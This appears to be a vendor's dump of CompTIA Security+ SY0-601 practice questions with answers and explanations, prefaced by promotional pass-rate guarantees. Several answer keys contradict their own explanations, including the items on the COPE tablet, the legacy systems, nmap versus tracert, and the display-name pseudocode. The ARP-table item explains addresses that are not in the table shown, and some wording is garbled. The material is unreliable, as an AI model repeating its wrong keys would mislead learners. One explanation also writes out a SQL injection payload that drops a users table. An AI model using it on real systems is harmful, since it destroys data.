



CompTIA

Exam Questions SY0-601

CompTIA Security+ Exam

About ExamBible

Your Partner of IT Exam

Found in 1998

ExamBible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, ExamBible has its unique advantages that other companies could not achieve.

Our Advances

* 99.9% Uptime

All examinations will be up to date.

* 24/7 Quality Support

We will provide service round the clock.

* 100% Pass Rate

Our guarantee that you will pass the exam.

* Unique Gurantee

If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

NEW QUESTION 1

- (Exam Topic 3)

An annual information security has revealed that several OS-level configurations are not in compliance due to Outdated hardening standards the company is using Which Of the following would be best to use to update and reconfigure the OS.level security configurations?

- A. CIS benchmarks
- B. GDPR guidance
- C. Regional regulations
- D. ISO 27001 standards

Answer: A

Explanation:

CIS benchmarks are best practices and standards for securing various operating systems, applications, cloud environments, etc. They are developed by a community of experts and updated regularly to reflect the latest threats and vulnerabilities. They can be used to update and reconfigure the OS-level security configurations to ensure compliance and reduce risks

NEW QUESTION 2

- (Exam Topic 3)

Which Of the following best ensures minimal downtime for organizations vÅh crit-ical computing equipment located in earthquake-prone areas?

- A. Generators and UPS
- B. Off-site replication
- C. Additional warm site
- D. Local

Answer: B

Explanation:

Off-site replication is a process of copying and storing data in a remote location that is geographically separate from the primary site. It can ensure minimal downtime for organizations with critical computing equipment located in earthquake-prone areas by providing a backup copy of data that can be accessed and restored in case of a disaster or disruption at the primary site.

NEW QUESTION 3

- (Exam Topic 3)

A large retail store's network was breached recently. and this news was made public. The Store did not lose any intellectual property, and no customer information was stolen. Although no fines were incurred as a result, the Store lost revenue after the breach. Which of the following is the most likely reason for this issue?

- A. Employee training
- B. Leadership changes
- C. Reputation
- D. Identity theft

Answer: C

Explanation:

Reputation is the perception or opinion that customers, partners, investors, etc., have about a company or its products and services. It can affect the revenue and profitability of a company after a network breach, even if no intellectual property or customer information was stolen, because it can damage the trust and confidence of the stakeholders and reduce their willingness to do business with the company

NEW QUESTION 4

- (Exam Topic 3)

Which of the following roles is responsible for defining the protection type and Classification type for a given set of files?

- A. General counsel
- B. Data owner
- C. Risk manager
- D. Chief Information Officer

Answer: B

Explanation:

Data owner is the role that is responsible for defining the protection type and classification type for a given set of files. Data owner is a person in the organization who is accountable for a certain set of data and determines how it should be protected and classified. General counsel is the role that provides legal advice and guidance to the organization. Risk manager is the role that identifies, analyzes, and mitigates risks to the organization. Chief Information Officer is the role that oversees the information technology strategy and operations of the organization

<https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/data-roles-and-responsibilities/>

NEW QUESTION 5

- (Exam Topic 3)

A company recently experienced a significant data loss when proprietary information was leaked to a competitor. The company took special precautions by using proper labels; however, email filter logs do not have any record of the incident. An investigation confirmed the corporate network was not breached, but documents were downloaded from an employee's COPE tablet and passed to the competitor via cloud storage. Which of the following is the best mitigation strategy to prevent this from happening in the future?

- A. User training

- B. CAsB
- C. MDM
- D. EDR

Answer: D

Explanation:

MDM stands for mobile device management, which is a solution that allows organizations to manage and secure mobile devices used by employees. MDM can help prevent data loss and leakage by enforcing policies and restrictions on the devices, such as encryption, password, app installation, remote wipe, and so on. MDM can also monitor and audit the device activity and compliance status. MDM can be the best mitigation strategy to prevent data leakage from an employee's COPE tablet via cloud storage, as it can block or limit the access to cloud services, or apply data protection measures such as containerization or encryption.

References:

- > <https://www.blackberry.com/us/en/solutions/corporate-owned-personally-enabled>
- > <https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/mobile-device-management/>

NEW QUESTION 6

- (Exam Topic 3)

A company needs to centralize its logs to create a baseline and have visibility on its security events. Which of the following technologies will accomplish this objective?

- A. Security information and event management
- B. A web application firewall
- C. A vulnerability scanner
- D. A next-generation firewall

Answer: A

Explanation:

Security information and event management (SIEM) is a solution that collects, analyzes, and correlates logs and events from various sources such as firewalls, servers, applications, etc., within an organization's network. It can centralize logs to create a baseline and have visibility on security events by providing a unified dashboard and reporting system for log management and security monitoring.

NEW QUESTION 7

- (Exam Topic 3)

A company wants to deploy decoy systems alongside production systems in order to entice threat actors and to learn more about attackers. Which of the following best describes these systems?

- A. DNS sinkholes
- B. Honey pots
- C. Virtual machines
- D. Neural networks

Answer: B

Explanation:

Honey pots are decoy systems or resources that are designed to attract and deceive threat actors and to learn more about their motives, techniques, etc. They can be deployed alongside production systems to create an illusion of a vulnerable target and divert attacks away from the real systems. They can also collect valuable information and evidence about the attackers and their activities for further analysis or prosecution.

NEW QUESTION 8

- (Exam Topic 3)

A user received an SMS on a mobile phone that asked for bank details. Which of the following social engineering techniques was used in this case?

- A. SPIM
- B. Vishing
- C. Spear phishing
- D. Smishing

Answer: D

Explanation:

Smishing is a type of social engineering technique that involves sending fraudulent or malicious text messages (SMS) to a user's mobile phone. It can trick the user into providing personal or financial information, clicking on malicious links, downloading malware, etc., by impersonating a legitimate entity or creating a sense of urgency or curiosity.

NEW QUESTION 9

- (Exam Topic 3)

An organization is building a new headquarters and has placed fake cameras around the building in an attempt to discourage potential intruders. Which of the following kinds of controls describes this security method?

- A. Detective
- B. Deterrent
- C. Directive
- D. Corrective

Answer: B

Explanation:

A deterrent control is a type of security control that is designed to discourage potential intruders from attempting to access or harm a system or network. A deterrent control relies on the perception or fear of negative consequences rather than the actual enforcement of those consequences. A deterrent control can also be used to influence the behavior of authorized users by reminding them of their obligations and responsibilities. An example of a deterrent control is placing fake cameras around the building, as it can create the illusion of surveillance and deter potential intruders from trying to break in. Other examples of deterrent controls are warning signs, security guards, or audit trails. References:

- <https://www.ibm.com/topics/security-controls>
- <https://www.f5.com/labs/learning-center/what-are-security-controls>

NEW QUESTION 10

- (Exam Topic 3)

Which of the following automation use cases would best enhance the security posture of an organization by rapidly updating permissions when employees leave a company or change job roles internally?

- A. Provisioning resources
- B. Disabling access
- C. APIs
- D. Escalating permission requests

Answer: B

Explanation:

Disabling access is an automation use case that can enhance the security posture of an organization by rapidly updating permissions when employees leave a company or change job roles internally. It can prevent unauthorized access and data leakage by revoking or modifying the access rights of employees based on their current status and role.

NEW QUESTION 10

- (Exam Topic 3)

Which of the following has been implemented when a host-based firewall on a legacy Linux system allows connections from only specific internal IP addresses?

- A. Compensating control
- B. Network segmentation
- C. Transfer of risk
- D. SNMP traps

Answer: A

Explanation:

A compensating control is a type of security control that is implemented in lieu of a recommended security measure that is deemed too difficult or impractical to implement at the present time. A compensating control must provide equivalent or comparable protection for the system or network and meet the intent and rigor of the original security requirement. An example of a compensating control is using a host-based firewall on a legacy Linux system to allow connections from only specific internal IP addresses, as it can provide a similar level of defense as a network firewall that may not be compatible with the system. References:

- <https://www.techtarget.com/whatis/definition/compensating-control>
- <https://reciprocity.com/resources/whats-the-difference-between-compensating-controls-and-mitigating-co>

NEW QUESTION 13

- (Exam Topic 3)

A web architect would like to move a company's website presence to the cloud. One of the management team's key concerns is resiliency in case a cloud provider's data center or network connection goes down. Which of the following should the web architect consider to address this concern?

- A. Containers
- B. Virtual private cloud
- C. Segmentation
- D. Availability zones

Answer: D

Explanation:

Availability zones are the most appropriate cloud feature to address the concern of resiliency in case a cloud provider's data center or network connection goes down. Availability zones are physically separate locations within an Azure region that have independent power, cooling, and networking. Each availability zone is made up of one or more data centers and houses infrastructure to support highly available, mission-critical applications. Availability zones are connected with high-speed, private fiber-optic networks. Azure services that support availability zones fall into two categories: Zonal services – you pin the resource to a specific zone (for example, virtual machines, managed disks, IP addresses), or Zone-redundant services – platform replicates automatically across zones (for example, zone-redundant storage, SQL Database). To achieve comprehensive business continuity on Azure, build your application architecture using the combination of availability zones with Azure region pairs. You can synchronously replicate your applications and data using availability zones within an Azure region for high-availability and asynchronously replicate across Azure regions for disaster recovery protection.

NEW QUESTION 18

- (Exam Topic 3)

Which of the following can best protect against an employee inadvertently installing malware on a company system?

- A. Host-based firewall
- B. System isolation
- C. Least privilege
- D. Application allow list

Answer: C

Explanation:

Least privilege is a security principle that states that users should only be granted the permissions they need to do their job. This helps to protect against malware infections by preventing users from installing unauthorized software.

A host-based firewall can help to protect against malware infections by blocking malicious traffic from reaching a computer. However, it cannot prevent a user from installing malware if they have the necessary permissions.

System isolation is the practice of isolating systems from each other to prevent malware from spreading. This can be done by using virtual machines or network segmentation. However, system isolation can be complex and expensive to implement.

An application allow list is a list of applications that are allowed to run on a computer. This can help to prevent malware infections by preventing users from running unauthorized applications. However, an application allow list can be difficult to maintain and can block legitimate applications.

Therefore, the best way to protect against an employee inadvertently installing malware on a company system is to use the principle of least privilege. This will help to ensure that users only have the permissions they need to do their job, which will reduce the risk of malware infections.

Here are some additional benefits of least privilege:

- It can help to improve security by reducing the attack surface.
- It can help to simplify security management by reducing the number of permissions that need to be managed.
- It can help to improve compliance by reducing the risk of data breaches.

NEW QUESTION 20

- (Exam Topic 3)

A manufacturing company has several one-off legacy information systems that cannot be migrated to a newer OS due to software compatibility issues. The OSs are still supported by the vendor but the industrial software is no longer supported. The Chief Information Security Officer has created a resiliency plan for these systems that will allow OS patches to be installed in a non-production environment, while also creating backups of the systems for recovery. Which of the following resiliency techniques will provide these capabilities?

- A. Redundancy
- B. RAID 1+5
- C. Virtual machines
- D. Full backups

Answer: D

Explanation:

Virtual machines are software-based simulations of physical computers that run on a host system and share its resources. They can provide resiliency for legacy information systems that cannot be migrated to a newer OS due to software compatibility issues by allowing OS patches to be installed in a non-production environment without affecting the production environment. They can also create backups of the systems for recovery by taking snapshots or copies of the virtual machine files.

NEW QUESTION 23

- (Exam Topic 3)

A company is auditing the manner in which its European customers' personal information is handled. Which of the following should the company consult?

- A. GDPR
- B. ISO
- C. NIST
- D. PCI DSS

Answer: A

Explanation:

GDPR stands for General Data Protection Regulation, which is a legal framework that sets guidelines for the collection and processing of personal information of individuals within the European Union (EU). GDPR also applies to organizations outside the EU that offer goods or services to, or monitor the behavior of, EU data subjects. GDPR aims to protect the privacy and rights of EU citizens and residents regarding their personal data. GDPR defines personal data as any information relating to an identified or identifiable natural person, such as name, identification number, location data, online identifiers, or any factors specific to the physical, physiological, genetic, mental, economic, cultural, or social identity of that person. A company that is auditing the manner in which its European customers' personal information is handled should consult GDPR to ensure compliance with its rules and obligations. References:

- <https://www.gdpreu.org/the-regulation/key-concepts/personal-data/>
- <https://ico.org.uk/for-organisations-2/guide-to-data-protection/guide-to-the-general-data-protection-regula>

NEW QUESTION 25

- (Exam Topic 2)

A security team discovered a large number of company-issued devices with non-work-related software installed. Which of the following policies would most likely contain language that would prohibit this activity?

- A. NDA
- B. BPA
- C. AUP
- D. SLA

Answer: C

Explanation:

AUP stands for acceptable use policy, which is a document that defines the rules and guidelines for using an organization's network, systems, devices, and resources. An AUP typically covers topics such as authorized and unauthorized activities, security requirements, data protection, user responsibilities, and consequences for violations. An AUP can help prevent non-work-related software installation on company-issued devices by clearly stating what types of software are allowed or prohibited, and what actions will be taken if users do not comply with the policy.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.techopedia.com/definition/2471/acceptable-use-policy-aup>

NEW QUESTION 27

- (Exam Topic 2)

A security architect is working on an email solution that will send sensitive data. However, funds are not currently available in the budget for building additional infrastructure. Which of the following should the architect choose?

- A. POP
- B. IPSec
- C. IMAP
- D. PGP

Answer: D

Explanation:

PGP (Pretty Good Privacy) is a commonly used encryption method for email communications to secure the sensitive data being sent. It allows for the encryption of the entire message or just the sensitive parts. It would be an appropriate solution in this case as it doesn't require additional infrastructure to implement.

NEW QUESTION 31

- (Exam Topic 2)

A security administrator needs to add fault tolerance and load balancing to the connection from the file server to the backup storage. Which of the following is the best choice to achieve this objective?

- A. Multipathing
- B. RAID
- C. Segmentation
- D. 8021.1

Answer: A

Explanation:

to achieve the objective of adding fault tolerance and load balancing to the connection from the file server to the backup storage is multipathing. Multipathing is a technique that allows a system to use more than one path to access a storage device. This can improve performance by distributing the workload across multiple paths, and also provide fault tolerance by switching to an alternative path if one path fails. Multipathing can be implemented using software or hardware solutions.

NEW QUESTION 36

- (Exam Topic 2)

An account was disabled after several failed and successful login connections were made from various parts of the World at various times. A security analyst is investigating the issue. Which of the following account policies most likely triggered the action to disable the

- A. Time based logins
- B. Password history
- C. Geofencing
- D. Impossible travel time

Answer: D

Explanation:

Impossible travel time is a policy that detects and blocks login attempts from locations that are geographically impossible to reach from the previous login location within a certain time frame. For example, if a user logs in from New York and then tries to log in from Tokyo within an hour, the policy would flag this as impossible travel time and disable the account. This policy helps prevent unauthorized access from compromised credentials or attackers using proxy servers. References: 1 CompTIA Security+ Certification Exam Objectives page 6, Domain 1.0: Attacks, Threats, and Vulnerabilities, Objective 1.2: Compare and contrast different types of social engineering techniques 2 CompTIA Security+ Certification Exam Objectives, page 14, Domain 3.0: Implementation, Objective 3.4: Implement identity and account management controls 3 <https://docs.microsoft.com/en-us/azure/active-directory/identity-protection/howto-sign-in-risk-policy#impossible>

NEW QUESTION 37

- (Exam Topic 2)

Users report access to an application from an internal workstation is still unavailable to a specific server, even after a recent firewall rule implementation that was requested for this access. ICMP traffic is successful between the two devices. Which of the following tools should the security analyst use to help identify if the traffic is being blocked?

- A. nmap
- B. tracert
- C. ping
- D. ssh

Answer: A

Explanation:

Tracert is a command-line tool that shows the route that packets take to reach a destination on a network. It also displays the time it takes for each hop along the way. By using tracert, you can see if there is a router or firewall that is blocking or slowing down the traffic between the internal workstation and the specific server.

NEW QUESTION 39

- (Exam Topic 2)

A security administrator is evaluating remote access solutions for employees who are geographically dispersed. Which of the following would provide the MOST secure remote access? (Select TWO).

- A. IPSec
- B. SFTP
- C. SRTP
- D. LDAPS
- E. S/MIME
- F. SSL VPN

Answer: AF

Explanation:

IPSec (Internet Protocol Security) is a technology that provides secure communication over the internet by encrypting traffic and authenticating it at both the sender and receiver. It can be used to create secure tunnels between two or more devices, allowing users to access resources securely and privately. SSL VPN (Secure Sockets Layer Virtual Private Network) is a type of VPN that uses an SSL/TLS connection to encrypt traffic between two or more devices. It is a secure and reliable solution for providing remote access, as all traffic is encrypted and authenticated. Additionally, SSL VPNs can also be used to restrict access to certain websites and services, making them a secure and robust solution for remote access.

NEW QUESTION 42

- (Exam Topic 2)

A security administrator examines the ARP table of an access switch and sees the following output:

VLAN	MAC Address	Type	Ports
All	012b1283f77b	STATIC	CPU
All	c656da1009f1	STATIC	CPU
1	f9de6ed7d38f	DYNAMIC	Fa0/1
2	fb8d0ae3850b	DYNAMIC	Fa0/2
2	7f403b7cf59a	DYNAMIC	Fa0/2
2	f4182c262c61	DYNAMIC	Fa0/2

Which of the following is a potential threat that is occurring on this access switch?

- A. DDoS on Fa02 port
- B. MAC flooding on Fa0/2 port
- C. ARP poisoning on Fa0/1 port
- D. DNS poisoning on port Fa0/1

Answer: C

Explanation:

ARP poisoning is a type of attack that exploits the ARP protocol to associate a malicious MAC address with a legitimate IP address on a network. This allows the attacker to intercept, modify or drop traffic between the victim and other hosts on the same network. In this case, the ARP table of the access switch shows that the same MAC address (00-0c-29-58-35-3b) is associated with two different IP addresses (192.168.1.100 and 192.168.1.101) on port Fa0/12. This indicates that an attacker has poisoned the ARP table to redirect traffic intended for 192.168.1.100 to their own device with MAC address 00-0c-29-58-35-3b. The other options are not related to this scenario. DDoS is a type of attack that overwhelms a target with excessive traffic from multiple sources. MAC flooding is a type of attack that floods a switch with fake MAC addresses to exhaust its MAC table and force it to operate as a hub. DNS poisoning is a type of attack that corrupts the DNS cache with fake entries to redirect users to malicious websites.

References: 1: <https://www.imperva.com/learn/application-security/arp-spoofing/> 2:

<https://community.cisco.com/t5/networking-knowledge-base/network-tables-mac-routing-arp/ta-p/4184148> 3:

<https://www.imperva.com/learn/application-security/ddos-attack/> 4: <https://www.imperva.com/learn/application-security/mac-flooding/> :

<https://www.imperva.com/learn/application-security/dns-spoofing-poisoning/>

NEW QUESTION 47

- (Exam Topic 2)

A desktop computer was recently stolen from a desk located in the lobby of an office building. Which of the following would be the best way to secure a replacement computer and deter future theft?

- A. Installing proximity card readers on all entryway doors
- B. Deploying motion sensor cameras in the lobby
- C. Encrypting the hard drive on the new desktop
- D. Using cable locks on the hardware

Answer: D

Explanation:

Using cable locks on the hardware can be an effective way to secure a desktop computer and deter future theft. Cable locks are physical security devices that attach to the computer case and to a nearby stationary object, such as a desk or wall. This makes it more difficult for a thief to remove the computer without damaging it or attracting attention.

Installing proximity card readers on all entryway doors can enhance physical security by limiting access to authorized individuals. Deploying motion sensor cameras in the lobby can also help deter theft by capturing images of any unauthorized individuals entering the premises or attempting to steal the computer. Encrypting the hard drive on the replacement desktop can also help protect sensitive data in the event of theft, but it does not provide physical security for the device itself.

NEW QUESTION 52

- (Exam Topic 2)

A security analyst receives an alert that indicates a user's device is displaying anomalous behavior The analyst suspects the device might be compromised Which of the following should the analyst do first?

- A. Reboot the device
- B. Set the host-based firewall to deny an incoming connection
- C. Update the antivirus definitions on the device

D. Isolate the device

Answer: D

Explanation:

Isolating the device is the first thing that a security analyst should do if they suspect that a user's device might be compromised. Isolating the device means disconnecting it from the network or placing it in a separate network segment to prevent further communication with potential attackers or malicious hosts. Isolating the device can help contain the incident, limit the damage or data loss, preserve the evidence, and facilitate the investigation and remediation.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://resources.infosecinstitute.com/topic/incident-response-process/>

NEW QUESTION 54

- (Exam Topic 2)

A security engineer learns that a non-critical application was compromised. The most recent version of the application includes a malicious reverse proxy while the application is running. Which of the following should the engineer do to quickly contain the incident with the least amount of impact?

- A. Configure firewall rules to block malicious inbound access.
- B. Manually uninstall the update that contains the backdoor.
- C. Add the application hash to the organization's blocklist.
- D. Turn off all computers that have the application installed.

Answer: C

Explanation:

A reverse proxy backdoor is a malicious reverse proxy that can intercept and manipulate the traffic between the client and the web server. This can allow an attacker to access sensitive data or execute commands on the web server.

One possible way to quickly contain the incident with the least amount of impact is to add the application hash to the organization's blocklist. A blocklist is a list of applications or files that are not allowed to run on a system or network. By adding the application hash to the blocklist, the security engineer can prevent the malicious application from running and communicating with the reverse proxy backdoor.

NEW QUESTION 59

- (Exam Topic 2)

A company is concerned about individuals driving a car into the building to gain access. Which of the following security controls would work BEST to prevent this from happening?

- A. Bollard
- B. Camera
- C. Alarms
- D. Signage
- E. Access control vestibule

Answer: A

Explanation:

Bollards are posts designed to prevent vehicles from entering an area. They are usually made of steel or concrete and are placed close together to make it difficult for vehicles to pass through. In addition to preventing vehicles from entering an area, bollards can also be used to protect buildings and pedestrians from ramming attacks. They are an effective and cost-efficient way to protect buildings and pedestrians from unauthorized access.

NEW QUESTION 64

- (Exam Topic 2)

A security administrator is compiling information from all devices on the local network in order to gain better visibility into user activities. Which of the following is the best solution to meet this objective?

- A. SIEM
- B. HIDS
- C. CASB
- D. EDR

Answer: A

Explanation:

SIEM stands for Security Information and Event Management, which is a solution that can collect, correlate, and analyze security logs and events from various devices on a network. SIEM can provide better visibility into user activities by generating reports, alerts, dashboards, and metrics. SIEM can also help detect and respond to security incidents, comply with regulations, and improve security posture.

NEW QUESTION 65

- (Exam Topic 2)

Security engineers are working on digital certificate management with the top priority of making administration easier. Which of the following certificates is the best option?

- A. User
- B. Wildcard
- C. Self-signed
- D. Root

Answer: B

Explanation:

A wildcard certificate is a type of digital certificate that can be used to secure multiple subdomains under a single domain name. For example, a wildcard certificate for *.example.com can be used to secure www.example.com, mail.example.com, blog.example.com, etc. A wildcard certificate can make administration easier by reducing the number of certificates that need to be issued, managed, and renewed. It can also save costs and simplify configuration.


NEW QUESTION 70

- (Exam Topic 2)

Leveraging the information supplied below, complete the CSR for the server to set up TLS (HTTPS)

- Hostname: ws01
- Domain: comptia.org
- IPv4: 10.1.9.50
- IPv4: 10.2.10.50
- Root: home.aspx
- DNS CNAME:homesite. Instructions:

Drag the various data points to the correct locations within the CSR. Extension criteria belong in the let hand column and values belong in the corresponding row in the right hand column.



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Graphical user interface, application Description automatically generated

NEW QUESTION 73

- (Exam Topic 2)

A security manager is attempting to meet multiple security objectives in the next fiscal year. The security manager has proposed the purchase of the following four items:

- Vendor A:
 1- Firewall
 1-12 switch
 Vendor B:
 1- Firewall
 1-12 switch

Which of the following security objectives is the security manager attempting to meet? (Select two).

- A. Simplified patch management
- B. Scalability
- C. Zero-day attack tolerance
- D. Multipath
- E. Replication
- F. Redundancy

Answer: EF

Explanation:

* F. Redundancy is a security objective that aims to ensure availability and resilience of systems and data by having backup or alternative components or resources that can take over in case of a failure. By purchasing two firewalls and two switches from different vendors, the security manager is creating redundancy for the network devices and reducing the single point of failure risk. E. Replication is a security objective that aims to ensure integrity and availability of data by creating copies or duplicates of the data across different locations or devices. By purchasing two firewalls and two switches from different vendors, the security manager is enabling replication of the network traffic and data across different paths and devices. References: 1 CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation concepts 2 CompTIA Security+ Certification Exam Objectives, page 11, Domain 2.0: Architecture and Design, Objective 2.5: Explain the importance of physical security

controls 3
CompTIA Security+ Certification Exam Objectives, page 13,
Domain 3.0: Implementation, Objective 3.2: Implement secure protocols

NEW QUESTION 77

- (Exam Topic 2)

An employee's laptop was stolen last month. This morning, the was returned by the A cybersecurity analyst retrieved laptop and has since cybersecurity incident checklist Four incident handlers are responsible for executing the checklist. Which of the following best describes the process for evidence collection assurance?

- A. Time stamp
- B. Chain of custody
- C. Admissibility
- D. Legal hold

Answer: B

Explanation:

Chain of custody is a process that documents the chronological and logical sequence of custody, control, transfer, analysis, and disposition of materials, including physical or electronic evidence. Chain of custody is important to ensure the integrity and admissibility of evidence in legal proceedings. Chain of custody can help evidence collection assurance by providing proof that the evidence has been handled properly and has not been tampered with or contaminated.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.thoughtco.com/chain-of-custody-4589132>

NEW QUESTION 81

- (Exam Topic 2)

An email security vendor recently added a retroactive alert after discovering a phishing email had already been delivered to an inbox. Which of the following would be the best way for the security administrator to address this type of alert in the future?

- A. Utilize a SOAR playbook to remove the phishing message.
- B. Manually remove the phishing emails when alerts arrive.
- C. Delay all emails until the retroactive alerts are received.
- D. Ingest the alerts into a SIEM to correlate with delivered messages.

Answer: A

Explanation:

One possible way to address this type of alert in the future is to use a SOAR (Security Orchestration, Automation, and Response) playbook to automatically remove the phishing message from the inbox. A SOAR playbook is a set of predefined actions that can be triggered by certain events or conditions. This can help reduce the response time and human error in dealing with phishing alerts.

NEW QUESTION 86

- (Exam Topic 2)

A security administrator is managing administrative access to sensitive systems with the following requirements:

- Common login accounts must not be used for administrative duties.
 - Administrative accounts must be temporal in nature.
 - Each administrative account must be assigned to one specific user.
 - Accounts must have complex passwords.
- " Audit trails and logging must be enabled on all systems.

Which of the following solutions should the administrator deploy to meet these requirements? (Give explanation and References from CompTIA Security+ SY0-601 Official Text Book and Resources)

- A. ABAC
- B. SAML
- C. PAM
- D. CASB

Answer: C

Explanation:

PAM is a solution that enables organizations to securely manage users' accounts and access to sensitive systems. It allows administrators to create unique and complex passwords for each user, as well as assign each account to a single user for administrative duties. PAM also provides audit trails and logging capabilities, allowing administrators to monitor user activity and ensure that all systems are secure. According to the CompTIA Security+ SY0-601 Course Book, "PAM is the most comprehensive way to control and monitor privileged accounts".

NEW QUESTION 91

- (Exam Topic 2)

A company that provides an online streaming service made its customers' personal data including names and email addresses publicly available in a cloud storage service. As a result, the company experienced an increase in the number of requests to delete user accounts. Which of the following best describes the consequence of this data disclosure?

- A. Regulatory fines
- B. Reputation damage
- C. Increased insurance costs
- D. Financial loss

Answer: B

Explanation:

Reputation damage Short explanation

Reputation damage is the loss of trust or credibility that a company suffers when its customers' personal data is exposed or breached. This can lead to customer dissatisfaction, loss of loyalty, and requests to delete user accounts. References: <https://www.comptia.org/content/guides/what-is-cybersecurity>

NEW QUESTION 92

- (Exam Topic 2)

While performing a threat-hunting exercise, a security analyst sees some unusual behavior occurring in an application when a user changes the display name. The security analyst decides to perform a static code analysis and receives the following pseudocode:

```
function change.display.name
set variable $displayname [8]
print "Enter a new display name:"
getstring ($displayname)
goto function exit.display.name.setting
```

Which of the following attack types best describes the root cause of the unusual behavior?

- A. Server-side request forgery
- B. Improper error handling
- C. Buffer overflow
- D. SQL injection

Answer: D

Explanation:

SQL injection is one of the most common web hacking techniques. SQL injection is the placement of malicious code in SQL statements, via web page input¹². A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system³.

According to the pseudocode given in the question, the application takes a user input for display name and concatenates it with a SQL query to update the user's profile. This is a vulnerable practice that allows an attacker to inject malicious SQL code into the query and execute it on the database. For example, an attacker could enter something like this as their display name:

John'; DROP TABLE users; -

This would result in the following SQL query being executed:

UPDATE profile SET displayname = 'John'; DROP TABLE users; --' WHERE userid = 1;

The semicolon (;) terminates the original update statement and starts a new one that drops the users table. The double dash (--) comments out the rest of the query. This would cause a catastrophic loss of data for the application.

NEW QUESTION 96

- (Exam Topic 2)

A company is switching to a remote work model for all employees. All company and employee resources will be in the cloud. Employees must use their personal computers to access the cloud computing environment. The company will manage the operating system. Which of the following deployment models is the company implementing?

- A. CYOD
- B. MDM
- C. COPE
- D. VDI

Answer: D

Explanation:

According to Professor Messer's video¹, VDI stands for Virtual Desktop Infrastructure and it is a deploy model where employees use their personal computers to access a virtual machine that runs the company's operating system and applications.

In the scenario described, the company is implementing a virtual desktop infrastructure (VDI) deployment model [1]. This allows employees to access the cloud computing environment using their personal computers, while the company manages the operating system. The VDI model is suitable for remote work scenarios because it provides secure and centralized desktop management, while allowing employees to access desktops from any device.

NEW QUESTION 97

- (Exam Topic 2)

Unauthorized devices have been detected on the internal network. The devices' locations were traced to Ether ports located in conference rooms. Which of the following would be the best technical controls to implement to prevent these devices from accessing the internal network?

- A. NAC
- B. DLP
- C. IDS
- D. MFA

Answer: A

Explanation:

NAC stands for network access control, which is a security solution that enforces policies and controls on devices that attempt to access a network. NAC can help prevent unauthorized devices from accessing the internal network by verifying their identity, compliance, and security posture before granting them access. NAC can also monitor and restrict the activities of authorized devices based on predefined rules and roles.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
